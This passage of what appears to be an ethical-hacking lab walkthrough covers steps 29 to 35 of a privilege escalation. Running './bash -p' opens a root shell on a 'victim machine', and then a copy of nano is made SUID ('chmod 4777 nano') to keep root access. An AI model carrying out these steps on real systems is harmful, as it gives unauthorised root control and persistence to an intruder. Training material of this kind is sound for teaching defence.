
29. Type **./bash -p**, to run bash in the target machine.



30. We have successfully opened a bash shell in the victim machine, type **id** and press **Enter** to get the id's of users.



31. Now type **whoami** and press **Enter** to check for root access.




32. Now we have got root privileges on the target machine, we will install nano editor in the target machine so that we can exploit root access


33. In the terminal, type **cp /bin/nano .** and press **Enter**.

34. Type **chmod 4777 nano** and press **Enter**.


35. In the terminal, type **ls -la nano** and press **Enter**.



